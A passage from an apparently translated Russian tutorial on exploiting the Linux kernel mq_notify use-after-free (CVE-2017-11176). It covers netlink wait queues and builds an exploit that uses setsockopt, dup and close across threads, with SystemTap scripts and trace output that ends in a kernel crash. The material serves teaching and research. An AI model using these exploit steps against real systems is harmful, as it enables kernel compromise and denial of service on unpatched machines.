        if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) {
[0]       DECLARE_WAITQUEUE(wait, current);

        if (!*timeo) {
          // ... вырезано  (недостижимый код из mq_notify)  ...
        }

[1]     __set_current_state(TASK_INTERRUPTIBLE);
[2]     add_wait_queue(&nlk->wait, &wait);

[3]     if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) &&
            !sock_flag(sk, SOCK_DEAD))
[4]       *timeo = schedule_timeout(*timeo);

[5]     __set_current_state(TASK_RUNNING);
[6]     remove_wait_queue(&nlk->wait, &wait);

        sock_put(sk);

        if (signal_pending(current)) {
           kfree_skb(skb);
           return sock_intr_errno(*timeo);
        }
        return 1;
      }
      skb_set_owner_r(skb, sk);
      return 0;
    }
```

Этот код должен быть вам знаком. Комбинация `__set_current_state(TASK_INTERRUPTIBLE)` [1] и `schedule_timeout()` [4] отвечает за блокировку потока. Условие [3] выполнено по следующим причинам:

- Мы форсировали выполнение с помощью System Tap: `nlk->state |= 1`;
- Sock больше не DEAD, так как мы удалили эту строку: `sk->sk_flags |= (1 << SOCK_DEAD)`.

> Примечание: вызов `schedule_timeout(MAX_SCHEDULE_TIMEOUT)` является эквивалентным вызову `schedule()`.

Как мы уже знаем, заблокированный поток можно пробудить, зарегистрировав его в **очереди пробуждения**. Данная операция реализуется в строках [0] и [2], а отмена регистрации реализована в строке [6]. Очередь ожидания в данном сниппете это `nlk->wait`, следовательно она принадлежит объекту `netlink_sock`:

```
struct netlink_sock {
    /* struct sock это первый элемент netlink_sock */
    struct sock sk;
   // ... вырезано ...
    wait_queue_head_t wait;          // <----- очередь ожидания
   // ... вырезано ...
};
```

Это означает, что **ответственность за пробуждение заблокированных потоков полностью лежит на объекте `netlink_sock`**.

Очередь ожидания `nlk->wait` встречается и используется в четырёх местах:

1) `__netlink_create()`
2) `netlink_release()`
3) `netlink_rcv_wake()`
4) `netlink_setsockopt()`

Функция `__netlink_create()` вызывается при создании netlink-сокета. Она инициализирует пустую очередь ожидания функцией `init_waitqueue_head()`.

Функция `netlink_rcv_wake()`, вызываемая функцией `netlink_recvmsg()`, сама вызывает функцию `wake_up_interruptible()`. Такое поведение имеет смысл, так как первая причина для блокировки потока – заполненность буфера приёма. Вызов функции `netlink_recvmsg()` создаёт вероятность, что в данном буфере будет достаточно места.

Вызов функция `netlink_release()` происходит когда связанный struct file находится в преддверии высвобождения (то есть, его счётчик ссылок достигает нуля). Эта функция вызывает функцию `wake_up_interruptible_all()`.

Ну и наконец, `netlink_setsockopt()` вызывается через системный вызов `setsockopt()`. Если "optname" имеет значение `NETLINK_NO_ENOBUFS`, то будет вызвана функция `wake_up_interruptible()`.

Итак, в результате краткого анализа мы имеем трёх «кандидатов» для операции пробуждения (мы исключили `__netlink_create()`, поскольку он для нас в данном случае бесполезен). Чтобы сделать правильный выбор, нужно учесть, что нам нужен путь, который:

1) Наиболее быстро приведёт к желаемому результату (в нашем случае это `wake_up_interruptible()`). То есть – кратчайшая трассировка вызова, наименьшее количество условий для выполнения и так далее;
2) Имеет наименьшее влияние и побочные эффекты на ядро: не выделяет память, не затрагивает другие структуры данных и так далее.

Таким образом, мы исключаем путь `netlink_release()` (из соображений дальнейшей работы с эксплойтом). В третьей главе мы поймём, что нам не стоит высвобождать struct file, связанный с sock (потому что нам иметь контроль над запуском use-after-free).

Путь `netlink_rcv_wake()` является наиболее «сложным». Суть в том, что перед переходом на этот путь из системного вызова `recvmsg()`, нам придётся пройти несколько проверок в общем socket API. Также данный путь затрагивает многие моменты. Вот его трассировка:

```
- SYSCALL_DEFINE3(recvmsg)
- __sys_recvmsg
- sock_recvmsg
- __sock_recvmsg
- __sock_recvmsg_nosec      // вызывает sock->ops->recvmsg()
- netlink_recvmsg
- netlink_rcv_wake
- wake_up_interruptible
```

Чтобы было понятнее, вот трассировка вызова для `setsockopt()`:

```
- SYSCALL_DEFINE5(setsockopt)       // вызывает sock->ops->setsockopt()
- netlink_setsockopt()
- wake_up_interruptible
```

Выглядит намного проще, не так ли?

Переход к `wake_up_interruptible()` из системного вызова `setsockopt`

В предыдущем разделе мы пришли к выводу, что простейшим и наиболее удобным для нас способом оказалось достичь `wake_up_interruptible()` из системного вызова `setsockopt`. Давайте рассмотрим условия, которые должны быть удовлетворены:

```
      // [net/socket.c]

      SYSCALL_DEFINE5(setsockopt, int, fd, int, level, int, optname,
         char __user *, optval, int, optlen)
      {
        int err, fput_needed;
        struct socket *sock;

[0]     if (optlen < 0)
          return -EINVAL;

        sock = sockfd_lookup_light(fd, &err, &fput_needed);
[1]     if (sock != NULL) {
          err = security_socket_setsockopt(sock, level, optname);
[2]       if (err)
             goto out_put;

[3]       if (level == SOL_SOCKET)
            err =
                sock_setsockopt(sock, level, optname, optval,
                    optlen);
          else
            err =
[4]             sock->ops->setsockopt(sock, level, optname, optval,
                    optlen);
      out_put:
          fput_light(sock->file, fput_needed);
        }
        return err;
      }
```

Системный вызов сам по себе должен соответствовать таким критериям:

- [0] – `optlen` не должен быть отрицательным;
- [1] – `fd` должен являться действительным сокетом;
- [2] – LSM должен позволить нам вызывать `setsockopt()` для сокета;
- [3] – `level` должен отличаться от `SOL_SOCKET`.

Если все эти условия удовлетворены, то будет осуществлён вызов `netlink_setsockopt()` [4]:

```
// [net/netlink/af_netlink.c]

      static int netlink_setsockopt(struct socket *sock, int level, int optname,
                  char __user *optval, unsigned int optlen)
      {
        struct sock *sk = sock->sk;
        struct netlink_sock *nlk = nlk_sk(sk);
        unsigned int val = 0;
        int err;
```

```
[5]     if (level != SOL_NETLINK)
           return -ENOPROTOOPT;

[6]     if (optlen >= sizeof(int) && get_user(val, (unsigned int __user *)optval))
           return -EFAULT;

        switch (optname) {
           // ... вырезано (прочие параметры) ...

[7]     case NETLINK_NO_ENOBUFS:
[8]        if (val) {
             nlk->flags |= NETLINK_RECV_NO_ENOBUFS;
             clear_bit(0, &nlk->state);
[9]          wake_up_interruptible(&nlk->wait);
           } else
             nlk->flags &= ~NETLINK_RECV_NO_ENOBUFS;
           err = 0;
           break;
        default:
           err = -ENOPROTOOPT;
        }
        return err;
      }
```

Дополнительные проверяемые условия:

- [5] – `level` должен быть `SOL_NETLINK`;
- [6] – `optlen` должен быть **больше или равен** `sizeof(int)`, а `optval` должен быть читаемой ячейкой памяти;
- [7] – `optname` должен иметь значение `NETLINK_NO_ENOBUFS`;
- [8] – значение `val` должно отличаться от нуля.

Если все проверки проходят успешно, то вызывается функция `wake_up_interruptible()`, которая пробуждает заблокированный поток. Сам вызов показан в следующем фрагменте кода:

```
int sock_fd = _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_GENERIC); // сокет, используемый блокирующим потоком
int val = 3535; // отличается от 0
_setsockopt(sock_fd, SOL_NETLINK, NETLINK_NO_ENOBUFS, &val, sizeof(val));
```

Теперь можно встроить это всё в наш эксплойт.

Обновление эксплойта

В предыдущем разделе мы разобрались, как вызывать `wake_up_interruptible()` из пространства пользователя с помощью системного вызова `setsockopt()`. Однако перед нами встала ещё одна проблема: как совершить вызов функции, если поток заблокирован? Ответ прост: нужно использовать несколько потоков!

Создадим другой поток (в эксплойте он будет называться `unblock_thread`) и обновим эксплойт (компилируем с помощью `-pthread`):

```
    struct unblock_thread_arg
    {
      int fd;
      bool is_ready; // здесь можно использовать ограничение pthread
    };

    static void* unblock_thread(void *arg)
```

```
{
  struct unblock_thread_arg *uta = (struct unblock_thread_arg*) arg;
  int val = 3535; // должно отличаться от 0

  // уведомить основной поток о создании потока разблокировки
  uta->is_ready = true;
  // Внимание! Основной поток ДОЛЖЕН вызвать mq_notify() напрямую сразу после уведомления!
  sleep(5); // даём основному потоку немного времени для блокировки

  printf("[unblock] unblocking now\n");
  if (_setsockopt(uta->fd, SOL_NETLINK, NETLINK_NO_ENOBUFS, &val, sizeof(val)))
    perror("setsockopt");
  return NULL;
}

int main(void)
{
  struct sigevent sigev;
  char sival_buffer[NOTIFY_COOKIE_LEN];
  int sock_fd;
  pthread_t tid;
  struct unblock_thread_arg uta;

  // ... вырезано ...

  // инициализация аргументов потока разблокировки и его запуск
  memset(&uta, 0, sizeof(uta));
  uta.fd = sock_fd;
  uta.is_ready = false;
  printf("creating unblock thread...\n");
  if ((errno = pthread_create(&tid, NULL, unblock_thread, &uta)) != 0)
  {
    perror("pthread_create");
    goto fail;
  }
  while (uta.is_ready == false) // спинлок до момента создания потока
    ;
  printf("unblocking thread has been created!\n");

  printf("get ready to block\n");
  if (_mq_notify((mqd_t)-1, &sigev))
  {
    perror("mq_notify");
    goto fail;
  }
  printf("mq_notify succeed\n");

  // ... вырезано ...

}
```

> Примечание переводчика: спинлок вики

Вы наверняка заметили, что мы прописали вызов `sleep(5)` и что-то сделали с `uta->is_ready`. Давайте разберёмся поподробнее.

Вызов `pthread_create()` – это запрос на создание нового потока (то есть новой `task_struct`) и его запуска. То, что мы создаём задачу, вовсе не означает, что она будет запущена прямо сейчас. Спинлок мы используем для того, чтобы убедиться, что поток начал работать: `uta->is_ready`.

> Примечание: спинлоки – это простейшая форма блокировки (активной). Преимущественно их можно описать как циклы, выполняемые пока не изменится состояние переменной. Это «активная блокировка», поскольку

> процессор в это время используется на 99%. Возможно вы захотите использовать atomic-like переменную, но здесь в этом нет необходимости – у нас всего по одному записывающему и считывающему элементу.
>
> Внимание: будьте внимательны к синтаксису в следующих разделах: `unlock` относится к спинлокам, а `unblock` – к пробуждению!

Основной поток будет находиться в цикле, пока `unblock_thread` его не разблокирует (установите для `is_ready` значение `true`). Также этого можно добиться с помощью ограничения `pthread` (хотя такой способ не всегда оказывается доступен). Обратите внимание, что использование спинлока здесь не обязательное условие, а лишь способ получить более полноценный контроль над созданием потока. Другая причина его использования заключается в том, что создание задачи может потребовать выделения достаточного большого количества памяти, что мешает большинству эксплойтов. В конце концов, эти знания нам ещё понадобятся в третьей главе ☺.

Давайте взглянем с другой стороны: предположим, что после вызова `pthread_create()` основной поток будет прерван на длительный период времени (то есть не будет выполняться). В таком случае, последовательность может быть такова:

```
Thread-1           | Thread-2
-------------------+---------------------------
                   |
pthread_create()   |
                   | <<< new task created >>>
<<< preempted >>>  |
                   | <<< thread starts >>>
<<< still...       |
...preempted >>>   | setsockopt() -> succeed
                   |
mq_notify()        |
=> start BLOCKING  |
```

В данном сценарии, вызов `setsockopt()` выполняется перед блокировкой `mq_notify`. Это значит, что он не разблокирует основной поток. Именно поэтому мы прописываем `sleep(5)` после разблокировки основного потока (`true` для `is_ready`). Данное выражение значит, что мы выделяем не менее 5 секунд для вызова `mq_notify()`. Мы предполагаем, что 5 достаточно по следующим причинам:

- Если через пять секунд основной поток всё ещё будет заблокирован, значит целевая система на данный момент находится под большой нагрузкой, и запускать эксплойт не стоит в любом случае;
- Если `unblock_thread` «гонит» основной поток (`setsockopt()` до `mq_notify()`), то у нас всегда есть возможность отправить команду `CTRL+C` – это заставит `netlink_attachskb()` выдать результат `-ERESTARTSYS`. Баг не будет вызван в данном случае, и мы сможем повторить попытку.

Другими словами, продолжительность «управляемых окон» теперь составит 5 секунд. Можно сказать, что это слегка некрасиво – всё же, основной поток не имеет никакой возможности уведомить другой поток о необходимости его пробуждения так как он

заблокирован (основные концепции второй главы). Может быть, `unblock_thread` сможет каким-то образом собирать информацию? Хотя... здесь будет достаточно `sleep(5)` ☺.

Обновление скрипта STAP

Перед запуском обновлённого эксплойта нам также потребуется подредактировать наши stap-скрипты. Сейчас мы удаляем netlink-сокет (`fd=3`), находящийся **перед** вызовом `netlink_attachskb()`. Следовательно, если мы вызовем `setsockopt()` после входа в `netlink_attachskb()`, файловый дескриптор `sock_fd` будет уже недействительным (то есть, будет указывать в таблице дескрипторов на `NULL`). Что это значит? Это значит, что `setsockopt()` просто-напросто потерпит неудачу и выдаст ошибку «Bad File Descriptor» (то есть мы даже не дойдём до `netlink_setsockopt()`).

Итак, значит нам нужно удалить из FDT дескриптор `3` в момент возврата из `netlink_attachskb()`, а не до него:

```
# mq_notify_force_crash.stp
#
# Run it with "stap -v -g ./mq_notify_force_crash.stp" (guru mode)

%{
#include <net/sock.h>
#include <net/netlink_sock.h>
#include <linux/fdtable.h>
%}

function force_trigger_before:long (arg_sock:long)
%{
   struct sock *sk = (void*) STAP_ARG_arg_sock;
   struct netlink_sock *nlk = (void*) sk;
   nlk->state |= 1; // enter the netlink_attachskb() retry path

   // Примечание: мы больше НЕ помечаем sock как DEAD
%}

function force_trigger_after:long (arg_sock:long)
%{
   struct files_struct *files = current->files;
   struct fdtable *fdt = files_fdtable(files);
   fdt->fd[3] = NULL; // makes the second call to fget() fails
%}

probe kernel.function ("netlink_attachskb")
{
   if (execname() == "exploit")
   {
      force_trigger_before($sk);
   }
}

probe kernel.function ("netlink_attachskb").return
{
   if (execname() == "exploit")
   {
      force_trigger_after(0);
   }
}
```

Стандартная практика: добавляем ещё несколько зондов для отслеживания необходимого выполнения кода. В итоге мы увидим следующее:

```
$ ./exploit
-={ CVE-2017-11176 Exploit }=-
netlink socket created = 3
creating unblock thread...
unblocking thread has been created!
get ready to block

<<< здесь мы притормозим примерно на 5 секунд >>>

[unblock] unblocking now
mq_notify: Bad file descriptor
exploit failed!

(15981-15981) [SYSCALL] ==>> mq_notify (-1, 0x7fffbd130e30)
(15981-15981) [uland] ==>> copy_from_user ()
(15981-15981) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(15981-15981) [uland] ==>> copy_from_user ()
(15981-15981) [skb] ==>> skb_put (skb=0xffff8800302551c0 len=0x20)
(15981-15981) [skb] <<== skb_put = ffff88000a015600
(15981-15981) [vfs] ==>> fget (fd=0x3)
(15981-15981) [vfs] <<== fget = ffff8800314869c0
(15981-15981) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff8800314869c0)
(15981-15981) [netlink] <<== netlink_getsockbyfilp = ffff8800300ef800
(15981-15981) [netlink] ==>> netlink_attachskb (sk=0xffff8800300ef800 skb=0xffff8800302551c0 ti
meo=0xffff88000b157f40 ssk=0x0)
(15981-15981) [sched] ==>> schedule_timeout (timeout=0x7fffffffffffffff)
(15981-15981) [sched] ==>> schedule ()
(15981-15981) [sched] ==>> deactivate_task (rq=0xffff880003c1f3c0 p=0xffff880031512200 flags=0x
1)
(15981-15981) [sched] <<== deactivate_task =

<<< здесь мы притормозим примерно на 5 секунд >>>

(15981-15981) [sched] <<== schedule =
(15981-15981) [sched] <<== schedule_timeout = 7fffffffffffffff
(15981-15981) [netlink] <<== netlink_attachskb = 1       // <----- возвращена 1
(15981-15981) [vfs] ==>> fget (fd=0x3)
(15981-15981) [vfs] <<== fget = 0                        // <----- возвращён 0
(15981-15981) [netlink] ==>> netlink_detachskb (sk=0xffff8800300ef800 skb=0xffff8800302551c0)
(15981-15981) [netlink] <<== netlink_detachskb
(15981-15981) [SYSCALL] <<== mq_notify= -9
```

Примечание: трассировки прочих потоков мы вырезали для ясности.

Отлично! Мы застряли внутри `netlink_attachskb()` в течение 5 секунд, разблокировали его из другого потока и получили результат в виде 1 (как и ожидалось)!

В этом мы разобрались, как получить управление над гонкой состояний и расширить «окно» до необходимого нам размера (наш интервал в этом примере – 5 секунд). Также мы теперь знаем, как пробудить основной поток, используя `setsockopt()`; обсудили гонку, которая может произойти внутри нашего эксплойта и разобрались, как можно минимизировать вероятность её появления довольно простым способом. В конце раздела, мы избавились от одного из условий, реализованных stap-скриптом (метка DEAD на SOCK), используя только код пространства пользователя. Итак, у нас впереди ещё пара условий, которые нам необходимо реализовать.

Заставляем `fget()` потерпеть неудачу на втором цикле

Пока что разобрались лишь с одним условием в пространстве пользователя. Вот наш «TODO» список:

1) Добиться того, что `netlink_attachskb()` вернёт `1`;
2) [СДЕЛАНО] Разблокировать поток эксплойта;
3) Добиться того, что повторный вызов `fget()` вернёт `NULL`.

В данном разделе мы займёмся последним пунктом из списка – добьёмся того, что повторный вызов функции `fget()` вернёт значение `NULL`. Выполнение данного условия позволит нам перейти к пути «exit» во время второго цикла:

```
retry:
          filp = fget(notification.sigev_signo);
          if (!filp) {
               ret = -EBADF;
               goto out;            // <--------- только во время второго цикла!
          }
```

Почему функция `fget()` возвращает `NULL`?

С помощью System Tap мы выяснили, что для того, чтобы `fget()` потерпела неудачу (вернул `NULL`) достаточно было сброса записи дескриптора целевого файла в таблице FDT:

```
struct files_struct *files = current->files;
struct fdtable *fdt = files_fdtable(files);
fdt->fd[3] = NULL; // makes the second call to fget() fails
```

Что же делает `fget()`?

1) Извлекает `struct files_struct` *текущего* процесса;
2) Извлекает `struct fdtable` из `files_struct`;
3) Получает значение `fdt->fd[fd]` (другими словами – указатель `struct file`);
4) Увеличивает счётчик ссылок `struct file` на единицу (если значение оного не `NULL`);
5) Возвращает указатель `struct file`.

Если в двух словах – `fget()` будет возвращать `NULL`, если запись определённого файлового дескриптора в FDT имеет значение `NULL`: всё довольно логично.

> Примечание: если вы запутались в связях всех структур, стоит вернуться к основным концепциям первой главы.

Сброс записи в таблице FDT

В stap-скрипте из предыдущего раздела мы осуществляем сброс записи для дескриптора «`3`». Как того же результата можно добиться, используя лишь пространство пользователя? Что

именно выставляет значение `NULL` для дескриптора в FDT? Ответ на эти вопросы лежит на поверхности: системный вызов `close()`.

Вот упрощенный вариант (без блокировки и обработки каких-либо ошибок):

```
      // [fs/open.c]

      SYSCALL_DEFINE1(close, unsigned int, fd)
      {
         struct file * filp;
         struct files_struct *files = current->files;
         struct fdtable *fdt;
         int retval;

[0]      fdt = files_fdtable(files);
[1]      filp = fdt->fd[fd];
[2]      rcu_assign_pointer(fdt->fd[fd], NULL);    // <----- эквивалентно fdt->fd[fd] = NULL
[3]      retval = filp_close(filp, files);
         return retval;
      }
```

Что мы наблюдаем? Системный вызов `close()`:

- [0] – извлекает текущую таблицу дескрипторов процесса;
- [1] – с помощью FDT получает указатель на struct file, который связан с дескриптором;
- [2] – сбрасывает запись FDT на `NULL` (безусловно);
- [3] – сбрасывает ссылку файлового объекта (то есть, вызывает `fput()`).

Допустим, теперь у нас есть простой способ сбросить FDT-запись. Однако это приводит нас к ещё одной проблеме…

Дилемма «яйца и курицы»

Было бы неплохо, если бы мы могли просто вызвать `close()` в `unblock_thread` перед вызовом `setsockopt()`, но проблема в том, что для `setsockopt()` необходим корректный файловый дескриптор! Мы уже проходили это, когда работали с System Tap, и именно поэтому мы выставили код для сброса FDT на этап возврата из `netlink_attachskb()`, а не раньше. И вот мы сталкиваемся с этой же проблемой, но уже в пространстве пользователя…

А если мы попробуем вызвать `close()` после `setsocktopt()`? Что ж, смотрите: если мы вызовем `close()` после вызова `setsockopt()` (соответственно, разблокируя основной поток), мы **полностью потеряем все преимущества от «расширенного окна»** (5 секунд, помните?). В итоге мы снова вернёмся к сценарию «маленького окна», а этого нам совсем не нужно. Мы этого не хотим.

Но – не нужно впадать в уныние ☺ Есть один способ решить этот вопрос: в разделе основных концепций первой главы мы упоминали, что таблица FDT **не является** схемой «один к одному» - то есть, на один и тот же объект может указывать несколько дескрипторов. Чтобы сделать так, чтобы на struct file указывали два файловых дескриптора, мы используем **системный вызов `dup()`**.

```
    // [fs/fcntl.c]

    SYSCALL_DEFINE1(dup, unsigned int, fildes)
```

```
    {
       int ret = -EBADF;
[0]    struct file *file = fget(fildes);

       if (file) {
[1]       ret = get_unused_fd();
          if (ret >= 0)
[2]          fd_install(ret, file);        // <----- эквивалентно current->files->fdt->fd[ret] = file
          else
             fput(file);
       }
[3]    return ret;
    }
```

Этот вызов, `dup()`, делает именно то, что нам и требуется:

- [0] – получает из файлового дескриптора ссылку на объект struct file;
- [1] – выбирает следующий доступный или неиспользуемый (unused/unavailable) дескриптор;
- [2] – вносит в FDT-таблицу запись этого нового дескриптора с указанием на объект struct file;
- [3] – возвращает новый дескриптор (fd).

В итоге мы получаем два дескриптора, со ссылкой на один и тот же struct file:

- `sock_fd`: этот дескриптор будет использоваться функциями `mq_notify()` и `close()`;
- `unblock_fd`: этот дескриптор будет использоваться функцией `setsockopt()`.

Обновление эксплойта

Теперь необходимо обновить эксплойт (добавить вызовы `close` и `dup` и изменить параметры `setsockopt()`):

```
struct unblock_thread_arg
{
   int sock_fd;
   int unblock_fd;          // <----- используется потоком "unblock_thread"
   bool is_ready;
};

static void* unblock_thread(void *arg)
{
   // ... вырезано ...

   sleep(5); // предоставляет основному потоку некоторое время на блокировку

   printf("[unblock] closing %d fd\n", uta->sock_fd);
   _close(uta->sock_fd);                                  // <----- close() перед setsockopt()

   printf("[unblock] unblocking now\n");
   if (_setsockopt(uta->unblock_fd, SOL_NETLINK,          // <----- теперь используем дескриптор unblock_fd!
                   NETLINK_NO_ENOBUFS, &val, sizeof(val)))
      perror("setsockopt");
   return NULL;
}

int main(void)
{
   // ... вырезано ...

   if ((uta.unblock_fd = _dup(uta.sock_fd)) < 0)          // <----- dup() после socket()
   {
```

```
        perror("dup");
        goto fail;
    }
    printf("[main] netlink fd duplicated = %d\n", uta.unblock_fd);

    // ... вырезано ...
}
```

Не забудьте удалить строки, сбрасывающие FDT-запись в stap-скриптах; после этого – запускаем:

```
-={ CVE-2017-11176 Exploit }=-
[main] netlink socket created = 3
[main] netlink fd duplicated = 4
[main] creating unblock thread...
[main] unblocking thread has been created!
[main] get ready to block
[unblock] closing 3 fd
[unblock] unblocking now
mq_notify: Bad file descriptor
exploit failed!

<<< KERNEL CRASH >>>
```

ALERT COBRA: наш первый сбой ядра! Да, мы наконец запускаем use-after-free.

Причину сбоя мы рассмотрим подробнее в третьей главе.

> Вся суть в 2 словах: поскольку мы используем `dup()`, вызов `close()` не сбросит ссылку на объект netlink_sock. Фактически, именно `netlink_detachskb()` сбросит последнюю ссылку на netlink_sock (и, следовательно, высвободит объект). Use-after-free же запускается на этапе выхода из программы, вместе с этим высвобождая файловый дескриптор `unblock_fd` (в `netlink_release()`).

Великолепно! Мы уже справились с выполнением двух условий, и теперь мы на шаг ближе к вызову бага без участия System Tap. Теперь можно вплотную приступить к выполнению третьего условия.

Возвращаемся к метке `retry`

Этот раздел может показаться жёстким развёртыванием кода ядра. Но не стоит пугаться! Мы уже всего в одном шаге от полноценного proof-of-concept кода. Как гласит пословица: «капля камень точит».

Примечание переводчика: пословица немного другая «Eat the elephant one bite at a time»- но по смыслу наиболее подходит эта, так как дословного аналога нет.

Вернёмся к нашему «TODO» списку:

1) Добиться того, что **`netlink_attachskb()`** вернёт **`1`**;
2) [СДЕЛАНО] Разблокировать поток эксплойта;
3) [СДЕЛАНО] Добиться того, что повторный вызов `fget()` вернёт `NULL`.

Чтобы перейти на путь «повтора», необходимо добиться того, что `netlink_attachskb()` вернёт `1`. Единственный способ сделать это требует от нас выполнения первого условия из нашего списка и разблокировки потока (это мы уже сделали):

```
      int netlink_attachskb(struct sock *sk, struct sk_buff *skb,
                  long *timeo, struct sock *ssk)
      {
         struct netlink_sock *nlk;
         nlk = nlk_sk(sk);

[0]      if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state))
         {
            // ... вырезано ...
            return 1;
            }
         // «нормальный» путь
         return 0;
      }
```

Условие [0] будет выполнено в одном из двух случаев:

1) Если значение `sk_rmem_alloc` будет больше, чем `sk_rcvbuf`;
2) Установлен наименее значащий бит `nlk->state`.

Прямо сейчас мы выполним это условие, установив наименее значащий бит `nlk->state` с помощью stap:

```
struct sock *sk = (void*) STAP_ARG_arg_sock;
struct netlink_sock *nlk = (void*) sk;
nlk->state |= 1;
```

Однако с этим способом есть некоторые сложности: для начала, добавление к состоянию socket метки «congested (перегруженный)» (суть установка наименее значащего бита – LSB) достаточно утомительно. Во-вторых, путь к ядру, получаемый с помощью этого бита, достигается только в результате сбоя выделения памяти, что приводит систему в нестабильное состояние. А это совершенно не подходящие условия для запуска. Да, есть и друге способы, которые не подразумевают сбой памяти, но в случае их применения выполняем необходимое условие ранее, что бесполезно в нашем контексте.

Логично, что нам стоит обратить внимание на второй случай – мы попытаемся увеличить значение `sk_rmem_alloc`; это значение представляет собой «текущий» размер буфера приёма sock.

Заполнение буфера приёма

В этом разделе мы постараемся выполнить первое условие; нас интересует, «полон ли буфер приёма?»:

```
atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf
```

Напомню, что `struct sock` (встроенная в `netlink_sock`) содержит следующие поля:

- `sk_rcvbuf`: «теоретический» максимальный размер буфера приёма (в байтах);
- `sk_rmem_alloc`: «текущий» размер буфера приёма (в байтах);

- `sk_receive_queue`: двусвязный список `skb` (сетевых буферов).

> Примечание: `sk_rcvbuf` является «теоретической» величиной, так как «текущий» размер буфера приёма свободно его превышать.

В первой главе мы создавали дамп структуры netlink sock с помощью stap. Вот что мы имели в результате:

```
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
```

Чтобы добиться желаемого результата, мы можем либо уменьшить значение `sk_rcvbuf` ниже `0` (в нашей версии ядра тип `sk_rcvbuf` является `int`), либо сделать так, чтобы значение `sk_rmem_alloc` стало выше `133120`.

Примечание переводчика: я так полагаю, что в контексте выше, int – это целое число, integer.

Уменьшение `sk_rcvbuf`

Значение `sk_rcvbuf` — это нечто общее для всех объектов sock. На самом деле, не так много мест, где это значение может изменяться (речь идёт про netlink-сокеты). Одним из таких мест является `sock_setsockopt` (можно получить доступ доступно с параметром `SOL_SOCKET`):

```
      // from [net/core/sock.c]

      int sock_setsockopt(struct socket *sock, int level, int optname,
              char __user *optval, unsigned int optlen)
      {
         struct sock *sk = sock->sk;
         int val;

         // ... вырезано ...

         case SO_RCVBUF:
[0]         if (val > sysctl_rmem_max)
               val = sysctl_rmem_max;
      set_rcvbuf:
            sk->sk_userlocks |= SOCK_RCVBUF_LOCK;
[1]         if ((val * 2) < SOCK_MIN_RCVBUF)
               sk->sk_rcvbuf = SOCK_MIN_RCVBUF;
            else
               sk->sk_rcvbuf = val * 2;
            break;

         // ... вырезано (обработка прочих параметров) ...
      }
```

Если вы видите подобный код, **внимательнейшим образом следите за каждым типом выражений**.

> Примечание: существует множество ошибок из-за «смешивания чисел со знаком и беззнаковых». То же самое происходит при приведении большего типа (u64) к меньшему типу (u32). Будьте внимательны - это часто приводит к переполнению int или проблемам приведения типов.

Наша цель имеет следующие значения (значения вашей цели могут отличаться):

- `sk_rcvbuf`: `int`
- `val`: `int`
- `sysctl_rmem_max`: `__u32`
- `SOCK_MIN_RCVBUF`: "повышен" до `size_t` из-за `sizeof()`

Определение `SOCK_MIN_RCVBUF`:

```
#define SOCK_MIN_RCVBUF (2048 + sizeof(struct sk_buff))
```

В большинстве случаев, при смешивании целого числа со знаком с беззнаковым целым, оно будет преобразовано в беззнаковый тип.

> Внимание: не воспринимайте предыдущее высказывание как данность, так как компилятор может повести себя иначе при сборке. Чтобы быть уверенным в отношении каждого значения, вам следует внимательно проверить дизассемблированный код.

Давайте предположим, что мы передаём в `val` отрицательное значение. На этапе [0] оно будет переведено в беззнаковый тип (поскольку тип `sysctl_rmem_max` равен `__u32`). Далее, значение будет сброшено до `sysctl_rmem_max` (небольшие отрицательные значения – в результате дают огромные беззнаковые).

Даже в том случае, если значение `val` не будет повышено до типа `__u32`, мы не пройдём вторую проверку [1]. Почему так? Потому что в итоге мы окажемся привязаны к [`SOCK_MIN_RCVBUF, sysctl_rmem_max`], то есть – не отрицательным значениям. Вывод прост – всё внимание стоит уделить `sk_rmem_alloc` вместо того, чтобы тратить время на поле `sk_rcvbuf`.

> Примечание: при разработке эксплойта вы столкнётесь с подобным явлением: вам придётся проводить анализ множества путей кода, которые ни к чему вас в итоге не приведут. Именно за этим приведён предыдущий абзац – мы просто хотели показать вам этот момент.

Возвращение к «нормальному» пути

Настало время наконец вернуться к тому пути, что мы игнорировали с самой первой строки этой книги: «нормальному» пути `mq_notify()`. Мы это сделаем, так как существует вариант попасть на путь «повтора» из-за заполнения буфера приёма: **именно «нормальный» путь может его заполнить**.

В `netlink_attachskb()`:

```
int netlink_attachskb(struct sock *sk, struct sk_buff *skb,
           long *timeo, struct sock *ssk)
{
   struct netlink_sock *nlk;
   nlk = nlk_sk(sk);
   if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) {
        // ... вырезано (путь «повтора») ...
   }
```

```
        skb_set_owner_r(skb, sk);           // <----- что насчёт этого?
        return 0;
    }
```

Мы видим, что «нормальный» путь вызывает `skb_set_owner_r()`:

```
    static inline void skb_set_owner_r(struct sk_buff *skb, struct sock *sk)
    {
        WARN_ON(skb->destructor);
        __skb_orphan(skb);
        skb->sk = sk;
        skb->destructor = sock_rfree;
[0]     atomic_add(skb->truesize, &sk->sk_rmem_alloc); // sk->sk_rmem_alloc += skb->truesize
        sk_mem_charge(sk, skb->truesize);
    }
```

`skb_set_owner_r()` увеличивает значение **`sk_rmem_alloc`** с помощью **`skb->truesize`**. Итак, теперь нам нужно вызвать `mq_notify()` несколько раз, до тех пор, буфер приёма не будет заполнен. Но, к сожалению, на практике это сделать будет не так уж и просто.

Во время стандартного выполнения `mq_notify()`, в начале функции создаётся `skb` (который называется `cookie`); данный `skb` затем присоединяется к `netlink_sock` с помощью `netlink_attachskb()`: мы уже рассматривали данный процесс. Затем и `netlink_sock`, и `skb` ассоциируются со структурой `mqueue_inode_info`, принадлежащей очереди сообщений.

Проблема в том, что одновременно может существовать один cookie `skb`, связанный со структурой `mqueue_inode_info`. То есть если мы выполним повторный вызов `mq_notify()`, то он завершится с ошибкой -EBUSY. Это значит, что мы можем увеличить размер `sk_rmem_alloc` лишь один раз и всего на 32 байта (для конкретной очереди сообщений), а этого нам будет недостаточно, чтобы сделать это значение больше, чем `sk_rcvbuf`.

